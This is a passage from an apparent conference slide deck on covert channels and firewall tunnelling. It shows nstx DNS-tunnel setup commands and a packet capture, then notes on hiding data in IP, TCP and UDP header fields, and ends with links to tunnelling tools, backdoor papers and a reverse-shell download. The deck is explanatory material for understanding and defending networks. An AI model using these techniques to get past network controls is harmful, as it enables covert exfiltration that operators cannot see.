
- Server:
  - gets DNS-queries with data embedded in domain name (Example: 3l33thax0r.tld)
- Client:
  - Get's it's data in the TXT-Resource-Record- fields
  - You need an authoritative name server.



# DNS Tunnel Illustrated

Internal Network

Internet





# DNS-Tunnel: nstx-Test

- **Server (with tun ethertap-dev):**
  - `modprobe tun`
  - `./nstxd tunnel.tdl`
  - `ifconfig tun0 192.168.5.1`
  - DNS Zone-File für alien8.de:  
tunnel           IN NS           1.2.3.4
- **Client (with tun ethertap-dev):**
  - `./nstxcd tunnel.tld 4.3.2.1 (LAN-DNS Server)`
  - `ifconfig tun0 192.168.5.2`
  - `ping 192.168.5.1`



# DNS-Tunnel: nstx-Test

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.8.5	192.168.8.1	DNS	Standard query TXT cTpdlhKuaafqareaaqagVmScObotaQat9cabIphDhaewxhHXbC8qmaaGjcG
2	0.078678	192.168.8.1	192.168.8.5	DNS	Standard query response TXT
3	0.078740	192.168.8.5	192.168.8.1	DNS	Standard query TXT cTpdmhRb5, tun, skyhub, de
4	0.082346	192.168.8.1	192.168.8.5	DNS	Standard query response TXT
5	0.082402	192.168.8.5	192.168.8.1	DNS	Standard query TXT cTpdnhGdK, tun, skyhub, de
6	1.000849	192.168.8.5	192.168.8.1	DNS	Standard query TXT cTpdohKuaafqaruuaqagVmCcObotaQat9caarohDhaeAyhHXbW8CmaaGjcG
7	1.082599	192.168.8.1	192.168.8.5	DNS	Standard query response TXT
8	1.083802	192.168.8.1	192.168.8.5	DNS	Standard query response TXT
9	1.083864	192.168.8.5	192.168.8.1	DNS	Standard query TXT cTpdphSH4, tun, skyhub, de
10	2.001696	192.168.8.5	192.168.8.1	DNS	Standard query TXT cTpdghKuaafqarKaagaeUmmcObotaQat9cadam?DhaeFzhHXbe8SmaaGjcG

User Datagram Protocol, Src Port: domain (53), Dst Port: 32796 (32796)  
 Domain Name System (response)  
 Transaction ID: 0x1ec4  
 Flags: 0x8480 (Standard query response, No error)  
 Questions: 1  
 Answer RRs: 1  
 Authority RRs: 0  
 Additional RRs: 0  
 Queries  
 cTpdfhKuaafqaquaaqagVnCcObotaQat9cabusxDhaekuhHXbHmOmaaGjcGSmdq, 3pebeseXqvfhCygrOBhb-EhYaHiImKjstyNkcKQkYWTlI7WmtiZndulnWaa, tun, skyhub, de: type TXT, class IN  
 Name: cTpdfhKuaafqaquaaqagVnCcObotaQat9cabusxDhaekuhHXbHmOmaaGjcGSmdq, 3pebeseXqvfhCygrOBhb-EhYaHiImKjstyNkcKQkYWTlI7WmtiZndulnWaa, tun, skyhub, de  
 Type: Text strings  
 Class: inet  
 Answers  
 cTpdfhKuaafqaquaaqagVnCcObotaQat9cabusxDhaekuhHXbHmOmaaGjcGSmdq, 3pebeseXqvfhCygrOBhb-EhYaHiImKjstyNkcKQkYWTlI7WmtiZndulnWaa, tun, skyhub, de: type TXT, class IN  
 Name: cTpdfhKuaafqaquaaqagVnCcObotaQat9cabusxDhaekuhHXbHmOmaaGjcGSmdq, 3pebeseXqvfhCygrOBhb-EhYaHiImKjstyNkcKQkYWTlI7WmtiZndulnWaa, tun, skyhub, de  
 Type: Text strings  
 Class: inet  
 Time to live: 0 time  
 Data length: 90  
 Text:  
 Text:

```


0000  00 0e a6 56 e6 ef 00 a0 24 4b e9 d6 08 00 45 00  ...V... $K...E.
0010  01 1c 00 00 40 00 40 11 a8 7a c0 a8 08 01 c0 a8  ...@.@. .z.....
0020  08 05 00 35 80 1c 01 08 c4 52 1e c4 84 80 00 01  ...5... .R.....
0030  00 01 00 00 00 00 3f 63 54 70 64 66 68 4b 75 61  .....?c TpdfhKua
0040  61 66 71 61 71 75 61 61 71 61 67 56 6e 43 63 4f  afqaquaa qagVnCcO
0050  62 6f 74 61 51 61 74 39 63 61 62 75 73 78 44 68  botaQat9 cabusxDh
0060  61 65 6b 75 68 48 58 62 48 6d 4f 6d 61 61 47 6a  aekuhHXb HmOmaaGj
0070  63 47 53 6d 64 71 3a 33 70 65 62 65 73 65 58 71  cGSmdq:3 pebeseXq
  
```

File: dns 7759 bytes 00:00:09 P: 43 D: 43 M: 0



# Hiding Data in IP-Headers

(RFC 791)





# Hiding Data in IP-Options

(RFC 791)

- Use of options, might be noticed, because options are rarely used today, also firewall might block or remove options
- Loose source route: first IP is destination, data follows -> theoretically over 65500 bytes of information
- Strict source route can be used, since practically everyone ignores it
- Security options: noone knows it, noone uses it, provides space for 11 bytes of information



# Hiding Data in the IPID-Field


(RFC 791)

- TOS and fragmentation information are usually not evaluated by routers anywhere on the path
- If packet is fragmented, firewall may try to rebuild it
- -> best choice is IPID
- stegtunnel: uses IPID (and sequencenumbers) to hide data in normal datastreams, so that an eavesdropper will not even know, something is hidden there
- Unfortunately, IPID may be changed by firewall to make passive OS-fingerprinting more complicated -> „packet scrubbing“



# Hiding Data in TCP-Headers

(RFC 793)





# Hiding Data in TCP-Headers

(RFC 793)

- Hard to detect: choice of initial sequencenumber -> quite high overhead; choice of window size for every packet
- Options are quite often used and blocking might break functionality
- Not all options fit into 4 bytes -> padding is great for hiding stuff
- Eventually source port can be used



# Hiding Data in UDP-Headers

(RFC 768)

- Not much of a header -> not much place for hiding
- Eventually source port can be used (like TCP)
- Since checksum is optional, one bit of information can be carried with every packet, if checksum is set or not
- Bad for our purpose



# SYN-Cookies

- Special choice of initial sequencenumber
- Only used, if SYN-backlog runs full
- Connection can be set up without SYN, if attacker can guess the actual sequencenumber
- Statefull firewalls have their own backlogs and therefore won't let ACK without SYN allow to pass



## Links

- Heise Security: Schleichpfade <http://www.heise.de/security/artikel/43716>
- Firewall Tunnel, <http://www.employees.org/~hek2000/projects/firewallTunnel>, Kaichuan He (<http://www.employees.org/~hek2000/index.html>)
- GNU HTTP Tunnel, <http://www.nocrew.org/software/httptunnel.html>, Lars Brinkhoff (<http://lars.nocrew.org>)
- HTTP Tunnel in Java, <http://sourceforge.net/projects/javahttptunnel>, Gokul Singh
- Zebedee Secure Tunnel, <http://sourceforge.net/projects/zebedee>, Neil Winton
- desproxy, <http://sourceforge.net/projects/desproxy>, Miguelanxo Otero Salgueiro
- nstx, <http://nstx.dereference.de>, Florian Heinz ([sky@sysv.de](mailto:sky@sysv.de)), Julien Oster([frodo@sysv.de](mailto:frodo@sysv.de))  
<http://slashdot.org/articles/00/09/10/2230242.shtml>
- MailTunnel 0.2 (parrot), <http://www.detached.net/mailtunnel>, Magnus Lundström ([logic@nocrew.org](mailto:logic@nocrew.org))
- Loki, <http://www.phrack.org/show.php?p=49&a=6>, <http://www.phrack.org/show.php?p=51&a=6>, daemon9 ([route@infonex.com](mailto:route@infonex.com))
- icmptunnel 0.1.3, <http://www.detached.net/icmptunnel/index.html>, Magnus Lundström ([logic@nocrew.org](mailto:logic@nocrew.org))
- AckCmd, <http://www.ntsecurity.nu/toolbox/ackcmd>, Arne Vidstrom ([arne.vidstrom@ntsecurity.nu](mailto:arne.vidstrom@ntsecurity.nu))
- FTP-tunnel, <http://dhirajbhuyan.hypermart.net/ftp-tunnel.html>, Dhiraj Bhuyan ([dbhuyans@yahoo.com](mailto:dbhuyans@yahoo.com))
- Gray-World NET Team, <http://gray-world.net/papers.shtml>
- Tools: <http://www.indianz.ch/lnxtoolsd.htm>
- itunnel: <http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=itunnel&type=archives&%5Bsearch%5D.x=0&%5Bsearch%5D.y=01>
- Protokolle: <http://www.just2good.co.uk/index.php?ITFrameSet.php>
- Knowledge: <http://www.wikipedia.org> ; <http://en.wikipedia.org>
- iptables/netfilter: <http://www.netfilter.org/>
- Placing Backdoors Through Firewalls: <http://www.thc.org/papers/fw-backd.htm>
- Stegtunnel: <http://www.synacklabs.net/OOB/stegtunnel.html>
- TIS firewall toolkit: <http://www.fwtk.org>
- Vom Menschen zum Unix-Hacker: <http://www.thc.org/papers/h2h.htm> (und alles von <http://www.thc.org>)
- www-reverse shell: <http://www.thc.org/download.php?t=r&f=rwwwshell-2.0.pl.gz>
- Web-Shell: [http://gray-world.net/pr\\_wsh.shtml](http://gray-world.net/pr_wsh.shtml)
- Shell-in-a-box: <http://shellinabox.com/>
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- Linux Advanced Routing and Traffic Control: <http://www.lartc.org/lartc.htm>
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- Warriors of the Net (Film): <http://www.warriorsofthe.net/>
- Intro to Linux-Firewall, Ethernet, DNS,...: [http://www.jaganelli.de/pingu\\_FrameSet/index.htm](http://www.jaganelli.de/pingu_FrameSet/index.htm)
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- corkscrew TCP (e. g. ssh) through web-proxies: <http://www.agroman.net/corkscrew/>
- crywrap: <http://bonehunter.rulez.org/CryWrap.phtml>
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The only secure computer is one that's disconnected from all networks – especially power...

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